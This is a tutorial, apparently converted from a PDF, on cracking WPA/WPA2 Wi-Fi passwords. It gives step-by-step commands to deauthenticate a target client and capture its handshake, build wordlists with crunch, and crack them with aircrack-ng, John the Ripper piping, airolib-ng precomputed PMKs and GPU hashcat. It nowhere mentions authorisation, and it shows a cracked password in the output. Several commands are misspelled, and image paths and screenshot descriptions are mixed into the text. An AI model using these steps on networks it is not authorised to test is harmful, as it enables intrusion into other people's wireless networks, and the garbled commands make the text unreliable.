

WPA/WPA2 Password Cracking *by own_the_network*

Contents

Chapter One.....	2
REFRESH	2
Creating a worldlist	2
Aircrack-ng to Crack the password	3
Chapter Two.....	4
Pause and Resuming Cracking	4
To resume session:.....	5
PIPING WORDLIST INTO AIRCRACK-NG.....	6
PIPING WORDLIST TO AIRCRACK-NG WITH PAUSE AND RESUME SUPPORT.....	6
Restore	7
Advantage	7
SPEEDING THE CRACKING PROCESS WITH RAINBOW TABLES.....	7
CRACKING WPA/WPA2 USING GPU	9
Converting .cap file to a Format that's compatible by hash cat	11
Cracking Using Hashcat	11
Now the hashcat command to crack:	12
Good Bye Teaser	13
Practice This:	13

Chapter One

REFRESH

You need to first capture the handshake when a new device connects to a router.

Steps for this:

- Change wireless modes from managed to monitor mode with the following
 1. Kali> ifconfig wlan0 down
 2. Kali>airmong-ng check kill
 3. Kali>iwconfig wlan0 mode monitor
 4. Kali>ifconfig wlan0 up

Or alternatively run the bash script below:

```
#!/usr/bin/env bash
```

```
ifconfig wlan0 down
```

```
airmong-ng check kill
```

```
iwconfig wlan0 mode monitor
```

```
ifconfig wlan0 up
```

- Now let's get the handshake
 1. Kali> airodump-ng *#this enables you to see available networks*
 2. Kali> airdump-ng -bssid mac_address_router -channel 1 -write wpa_handshake mon0 *#run on one terminal then open another to deauthenticate a client*
 3. Kali>aireplay_ng -deauth 4 -a mac_address_AP -c mac_address_target mon0
 4. Now observe the terminal you run the previous command and see the wpa_handshake when the client connects back.

Creating a wordlist

We can look for a list of word lists or try to guess from one we generate using the tool crunch:

To use crunch:

```
Kali>crunch -help
```

More info:

```
Kali> crunch [min] [max] [characters = lower/upper/numbers/symbols] -t [pattern]
```

Key

[min] minimum number of characters in the password.

[max] maximum number of characters in the password.

[characters] the characters that may be in the password.

-t [pattern] if you may be able to know the first and the last letter in the password add here

Example

Kali> crunch 6 8 123456%&! -t a@@@b -o filename

```
(root@kali)-[/home/kali]
# crunch 4 6 123ab -o sample-wordlist

Crunch will now generate the following amount of data: 131250 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 19375
crunch: 100% completed generating output
```

Kali> cat sample-wordlist

N/B: The bigger the wordlist is dependent on the more characters you put but the tradeoff to these it takes a lot of space.

Pattern option using the -t option now:

```
(root@kali)-[/home/kali]
# crunch 5 5 123a! -t a@b@b@b -o pattern-wordlist

Crunch will now generate the following amount of data: 750 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 125
crunch: 100% completed generating output
```

Kali> cat pattern-wordlist

Aircrack-ng to Crack the password

We will use this tool to crack the password.

Kali>aircrack-ng [Handshake_file] -w [wordlist]

Example:

```
(root@kali)-[/home/kali]
# aircrack-ng wpa_handshake-06.cap -w pattern-wordlist
```

N/B –The speed is dependent on how quick your processor is and if you have any processes that are running that can make your computer slower.

Chapter Two

Pause and Resuming Cracking

Problem:

Aircrack-ng can take hours and up to days at length when cracking the passwords the problem is when you ctrl+c on the keyboard it does not save its progress and when we run it again it begins the wordlist again.

Now to bypass the problem and if we quit aircrack-ng and come back in a day or two or a week or a month we proceed from where we left we will use a tool called John the Ripper.

John The ripper is a tool that can be used to do many things such as cracking but we will use it differently.

Let's see how first, we want to display a wordlist using john on the terminal screen:

```
wifite.txt → /usr/share/dict/wordlist-probable.txt
(root@kali)-[/usr/share/wordlists]
# john --wordlist=/usr/share/wordlists/rockyou.txt --stdout
Using default input encoding: UTF-8
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
```

The command above:

--wordlist= is used to pick the word list we want to display on the screen

--stdout these command is used to display the wordlist on the screen.

Now let's get to the why we do these:

In Linux we are able to direct the output of a command to anywhere we want. (Linux basics for hacker's chapter two) We will use the output of john's command and use it as an input in another command using the pipe (|) character.

In our aircrack-ng command we use wordlist as an input so we can pipe the output of john into our command.

N/B: - Linux and Windows for that matter allows us to take the output of one command and send it as input to another command. This is called piping, and we use the |command to do it (the | key is usually above the ENTER key on your keyboard).

John the ripper has the capability to store and resume sessions. We add the argument session to John the ripper.

The command is here below:

```
(root@kali)-[/home/kali]
# john --wordlist=/usr/share/wordlists/rockyou.txt --stdout --session=upc | aircrack-ng -w - -b DC:72:9B:AA:83:D9 wpa_handshake-06.cap
```

Explain:

--session=upc is responsible for where we store our session from the aircrack-ng

-w - we use the hyphen (-) in order to tell aircrack-ng to use the output from john as input.

-b is the router's BSSID (mac address)

To resume session:

Now all we have to do is just to tell john to start on the word list where you left and pipe these output to aircrack-ng.

```
(root@kali)-[/home/kali]
# john --restore=upc | aircrack-ng -w - -b DC:72:9B:AA:83:D9 wpa_handshake-06.cap
```

Explain:


--restore=upc is the file we stored our previous session and we call it using john and the output of our previous session is the input into aircrack-ng.

PIPING WORDLIST INTO AIRCRACK-NG

Problem: Wordlists can take a lot of space.

Solution: Solution is we generate a large word list with crunch and pipe it into aircrack-ng directly.

Kali>crunch 8 8 # we display the result of these on the screen then will pipe the output of these command to aircrack-ng

A terminal window with a dark background. The prompt is (root@kali)-[/home/kali]. The command entered is # crunch 8 8 | aircrack-ng -w - -b DC:72:9B:AA:83:D9 wpa_handshake-06.cap. The output shows a loading spinner and the text File System.

We use the above command to pipe the result from crunch which is displayed on the screen as input to aircrack-ng.

N/B –Now we are able to use a big wordlist and pipe it directly to aircrack-ng without saving them to our internal storage.


PIPING WORDLIST TO AIRCRACK-NG WITH PAUSE AND RESUME SUPPORT

We want to be able to:

- Use large wordlists we generate without saving to internal storage.
- Stop cracking and resuming without losing progress.

Algorithm:

1. We generate the wordlist with crunch tool (use any crunch command you want).
2. We use John the ripper to save and restore our progress on the wordlist
3. Now we want to use aircrack-ng to crack.

A terminal window with a dark background. The prompt is (root@kali)-[/home/kali]. The command entered is # crunch 8 8 | john --stdin --session=session1 --stdout | aircrack-ng -w - -b DC:72:9B:AA:83:D9 wpa_handshake-06.cap. The output shows a loading spinner and the text File System.

Explain:

We are generating our wordlist using crunch (Here you can use any crunch command just don't save it using the -o).

Then we tell john we want you to read from the standard input (--stdin) which gets the piped input from the output of the crunch command, store all the session in a file called session1 and display the result on screen using --stdout.

The aircrack-ng command is still the same.

Restore

We use the command below, all we have to do is tell john to restore session1 where we had reached on the wordlist of the crunch command.

```
(root@kali)-[/home/kali]
# crunch 8 8 | john --restore=session1 | aircrack-ng -b DC:72:9B:AA:83:D9 -w - wpa_handshake-06.cap
```

Let's say we reached line 100,000 we use john to restore where we we're.

Advantage

1. We can restore where we we're on the word list.
2. We can generate very huge list because we are not using space on our computer.

SPEEDING THE CRACKING PROCESS WITH RAINBOW TABLES

Aircrack-ng working mechanism is by combing each password in the wordlist to the AP name (essid) to compute a pairwise master key (PMK) using the pbkdf2 algorithm, the PMK is compared to the handshake in the file. ESSID is the access point name.

Computing the PMK is slow, and we only need the essid of the target AP to compute it, therefore we can save time and compute the PMK of our wordlist while waiting for the handshake.

We are going to use airolib-ng tool

Step 1: We create a new database and import our wordlist into it.

```
(root@kali)-[/usr/share/wordlists]
# airolib-ng test-db --import passwd /usr/share/sqlmap/data/txt/wordlist.txt

Database <test-db> does not already exist, creating it ...
Database <test-db> successfully created
Reading file ...
Writing ...nes read, 631831 invalid lines ignored.
Done.
```

Test-db we are creating a new database

--import passwd <wordlist_name> we are importing the wordlist we want

Step 2: Store the target AP essid into a file.(Access point name)

- Kali> nano telcom-essid
- Write the access point name in the file
- Save It using ctrl+s then ctrl+x to exit

```
(root@kali)-[/home/kali]
# nano telcom-essid

(root@kali)-[/home/kali]
# cat telcom-essid
TELKOM4G-B315-83D9
```

Step 3: Now let's import the essid file into our database.

```
(root@kali)-[/usr/share/wordlists]
# airolib-ng test-db --import essid /home/kali/telcom-essid
Reading file ...
Writing ...
Done.
```

Step 4: Now let's convert the PMKs from our wordlist. (This step may take some time)

```
(root@kali)-[/usr/share/wordlists]
# airolib-ng test-db --batch
Batch processing ...
Computed 5000 PMK in 21 seconds (238 PMK/s, 245000 in buffer)
Computed 10000 PMK in 38 seconds (263 PMK/s, 240000 in buffer)
Computed 15000 PMK in 55 seconds (272 PMK/s, 235000 in buffer)
Computed 20000 PMK in 74 seconds (270 PMK/s, 230000 in buffer)
Computed 25000 PMK in 92 seconds (271 PMK/s, 225000 in buffer)
```

Step 5: Now let's use aircrack-ng to utilize our database in the cracking of the handshake.

```
(root@kali)-[/usr/share/wordlists]
# aircrack-ng -r test-db /home/kali/wpa_handshake-06.cap
```

-r test-db refers to the database we have created.

The last argument is the wordlist we want to crack.

N/B – When we convert the wordlist to PMK it speeds up the cracking process.

CRACKING WPA/WPA2 USING GPU

GPU is build and designed to carry out repetitive tasks much faster which makes it more efficient than using CPU's in cracking.

N/B –Every time we use aircrack-ng it uses the CPU in cracking. This is usually the default behavior of most tools because the CPU is the brains of the computer

To use the device GPU we require the tool hash cat.

The tool can be used in both windows and Linux provided you download the correct drivers for the computer GPU you have.

Now check your GPU requirements and pick the correct driver on the web site and google it to find the download for your Linux or windows machine

<https://hashcat.net/hashcat/>

The screenshot shows the hashcat.net website. The header includes a home icon, the URL 'hashcat.net/hashcat/', and icons for GitHub and a download button. The main content area is titled 'Download' and contains a table with columns: Name, Version, Date, Download, and Signature. The table lists 'hashcat_binaries' and 'hashcat_sources' for version 'v0.2.0' dated '2022-09-02'. Below the table, it provides signing key information: 'Signing key on PGP keyserver: RSA, 2048-bit. Key ID: 2048R/8A16544F. Fingerprint: A708 3322 9D04 0B41 99CC 0052 3C17 DA8B 8A16 544F'. It also mentions a 'GitHub Repository' for the latest development version. The 'GPU Driver requirements' section lists requirements for AMD GPUs on Linux, AMD GPUs on Windows, Intel CPUs, and NVIDIA GPUs. The 'Features' section lists various capabilities such as being the 'World's fastest password cracker', 'World's first and only in-kernel rule engine', 'Free', 'Open-Source (MIT License)', 'Multi-OS (Linux, Windows and macOS)', 'Multi-Platform (CPU, GPU, APU, etc., everything that comes with an OpenCL runtime)', 'Multi-Hash (Cracking multiple hashes at the same time)', 'Multi-Devices (Utilizing multiple devices in same system)', 'Multi-Device-Types (Utilizing mixed device types in same system)', 'Supports password candidate brain functionality', 'Supports distributed cracking networks (using overlay)', 'Supports interactive pause / resume', 'Supports sessions', 'Supports restore', 'Supports reading password candidates from file and stdin', 'Supports hex-salt and hex-charset', 'Supports automatic performance tuning', 'Supports automatic keyspace ordering markov-chains', 'Built-in benchmarking system', 'Integrated thermal watchdog', '250+ Hash-types implemented with performance in mind', and '... and much more'.

Name	Version	Date	Download	Signature
hashcat_binaries	v0.2.0	2022-09-02	Download	GPG
hashcat_sources	v0.2.0	2022-09-02	Download	GPG

Signing key on PGP keyserver: RSA, 2048-bit. Key ID: 2048R/8A16544F.
Fingerprint: A708 3322 9D04 0B41 99CC 0052 3C17 DA8B 8A16 544F

Check out our [GitHub Repository](#) for the latest development version

GPU Driver requirements:


- AMD GPUs on Linux require "AMDGPU" (21.50 or later) and "ROCm" (5.0 or later)
- AMD GPUs on Windows require "AMD Adrenalin Edition" (Adrenalin 22.5.1 exactly)
- Intel CPUs require "OpenCL Runtime for Intel Core and Intel Xeon Processors" (16.1.1 or later)
- NVIDIA GPUs require "NVIDIA Driver" (440.64 or later) and "CUDA Toolkit" (9.0 or later)

Features

- **World's fastest password cracker**
- **World's first and only in-kernel rule engine**
- Free
- Open-Source (MIT License)
- Multi-OS (Linux, Windows and macOS)
- Multi-Platform (CPU, GPU, APU, etc., everything that comes with an OpenCL runtime)
- Multi-Hash (Cracking multiple hashes at the same time)
- Multi-Devices (Utilizing multiple devices in same system)
- Multi-Device-Types (Utilizing mixed device types in same system)
- Supports password candidate brain functionality
- Supports distributed cracking networks (using overlay)
- Supports interactive pause / resume
- Supports sessions
- Supports restore
- Supports reading password candidates from file and stdin
- Supports hex-salt and hex-charset
- Supports automatic performance tuning
- Supports automatic keyspace ordering markov-chains
- Built-in benchmarking system
- Integrated thermal watchdog
- 250+ Hash-types implemented with performance in mind
- ... and much more


Or try these installations from these websites. To install drivers on Linux Mint:

<https://www.google.com/url?sa=t&source=web&rct=j&opi=89978449&url=https://forums.linuxmint.com/viewtopic.php%3Ft%3D405123%23%3A~:text%3DWhat%2520DenalB%2520did.-,Open%2520a%2520terminal%252C%2520type%2520sudo%2520apt%2520install%2520nvidia%252Ddriver%2520and,Thanks.&ved=2ahUKEwiZ99GuxYqGAXE9QIHQP4DGMQFnoECA0QBQ&usg=AOvVaw1sjODLTxi4TxCCCh69hIVp>



Now to install on Kali Linux:


<https://www.kali.org/docs/general-use/install-nvidia-drivers-on-kali-linux/>



Now you can get the steps on how to install the specific GPU drivers for you Linux environment.

Converting .cap file to a Format that's compatible by hash cat
We use the hash cat website to do this.

<https://hashcat.net/cap2hashcat/#:~:text=This%20site%20is%20using%20state,size%20for%20upload%20is%2020MB.>



1. Click on choose file
2. Choose the cap file that contains the handshake.
3. Click on open
4. Click on convert which changes the file type to hccapx extension and automatically downloads it for you
5. You can rename the file but not the extension.

Cracking Using Hashcat

Now get your wordlist ready and type the following commands.

Kali> hashcat -help #display options and arguments we can use with the tool.

Kali>hashcat -I #display CPU and if you have GPU info

```

hashcat (v3.6.0) starting...
OpenCL Info:
Platform ID #1
Vendor   : Advanced Micro Devices, Inc.
Name     : AMD Accelerated Parallel Processing
Version  : OpenCL 2.0 AMD-APP (2442.8)

Device ID #1
Type     : GPU
Vendor ID : 1
Vendor   : Advanced Micro Devices, Inc.
Name     : Ellesmere
Version  : OpenCL 2.0 AMD-APP (2442.8)
Processor(s) : 32
Clock    : 1250
Memory   : 3840/4096 MB allocatable
OpenCL Version : OpenCL C 2.0
Driver Version : 2442.8

Device ID #2
Type     : CPU
Vendor ID : 128
Vendor   : GenuineIntel
Name     : Intel(R) Core(TM) i5-7500 CPU @ 3.40GHz
Version  : OpenCL 1.2 AMD-APP (2442.8)
Processor(s) : 4
Clock    : 3408
Memory   : 8155/8155 MB allocatable
OpenCL Version : OpenCL C 1.2
Driver Version : 2442.8 (sse2,avx)

```

The screenshot above we can see we have two devices we can use for cracking and if you lack a GPU you can see the screenshot below.

```

hashcat (v6.2.6) starting in backend information mode
OpenCL Info:
OpenCL Platform ID #1
Vendor..: The pocl project
Name....: Portable Computing Language
Version.: OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELoc, SPIR, LLVM 14.0.6, SLEEP, DISTRO, POCL_DEBUG

Backend Device ID #1
Type.....: CPU
Vendor.ID...: 128
Vendor.....: GenuineIntel
Name.....: pthread-penryn-Intel(R) Core(TM) i5-3427U CPU @ 1.80GHz
Version.....: OpenCL 3.0 PoCL HSTR: pthread-x86_64-pc-linux-gnu-penryn
Processor(s) ...: 2
Clock.....: 2294
Memory.Total ...: 2190 MB (limited to 512 MB allocatable in one block)
Memory.Free....: 1063 MB
Local.Memory...: 512 KB
OpenCL.Version.: OpenCL C 1.2 PoCL
Driver.Version.: 3.1+debian

```

Now the hashcat command to crack:

Kali> hashcat -m 2500 -d 1 handshake.hccapx rockyou.txt

Explain

The -m is a number and it specifies the hash type we want to crack and for these 2500 is for WPA.

-d we tell hashcat which device we want to use for cracking either 1 or 2.

Next we have the hccapx file we want to crack.

The last part is the wordlist we want to use.

Using hashcat we are able to pause and resume when we want allowing us to pause and come back to the cracking.

```
Dictionary cache built:
* Filename...: rockyou.txt
* Passwords...: 14344391
* Bytes.....: 139921497
* Keyspace...: 14343296
* Runtime...: 2 secs

Cracking performance lower than expected? Append -w 3 to the commandline.
Approaching final keyspace - workload adjusted.

d967b4412ef89fb84f45fcd41c977c5a:001018902dee:80e65022a2e8:UPC723762:1234abcd
d46723f4a7a050f0080561f14237a106:001018902dee:80e65022a2e8:UPC723762:1234abcd

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: WPA/WPA2
Hash.Target.....: handshake.hccapx
Time.Started....: Wed Aug 16 23:22:34 2017 (1 min, 7 secs)
Time.Estimated...: Wed Aug 16 23:23:41 2017 (0 secs)
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.Dev.#1.....: 141.1 kH/s (13.68ms)
Recovered.....: 2/2 (100.00%) Digests, 1/1 (100.00%) salts
Progress.....: 14132526/14343296 (98.53%)
Rejected.....: 4695342/14132526 (33.22%)
Restore.Point....: 13835830/14343296 (96.46%)
Candidates.#1....: 0817114824 -> 025941581
HWMon.Dev.#1.....: Fan: 0% Util: 0% Core:1089MHz Mem:1650MHz Bus:16

ADL_Overdrive6_Fanspeed_Reset(): -8
Failed to restore default fan speed and policy for device #1

Started: Wed Aug 16 23:22:25 2017
Stopped: Wed Aug 16 23:23:42 2017
```

The arrows point to the network name and the other it's the password found.

It runs 14 million passwords in less than 2 minutes.

Good Bye Teaser

Practice This:

You have learned how to use crunch, pipe input of one process to another and using hashcat

Quiz: Create a wordlist using crunch and take its output to be used in password cracking on hashcat.

Spoiler: You do not need to use John in saving progress because hashcat has the capabilities for these.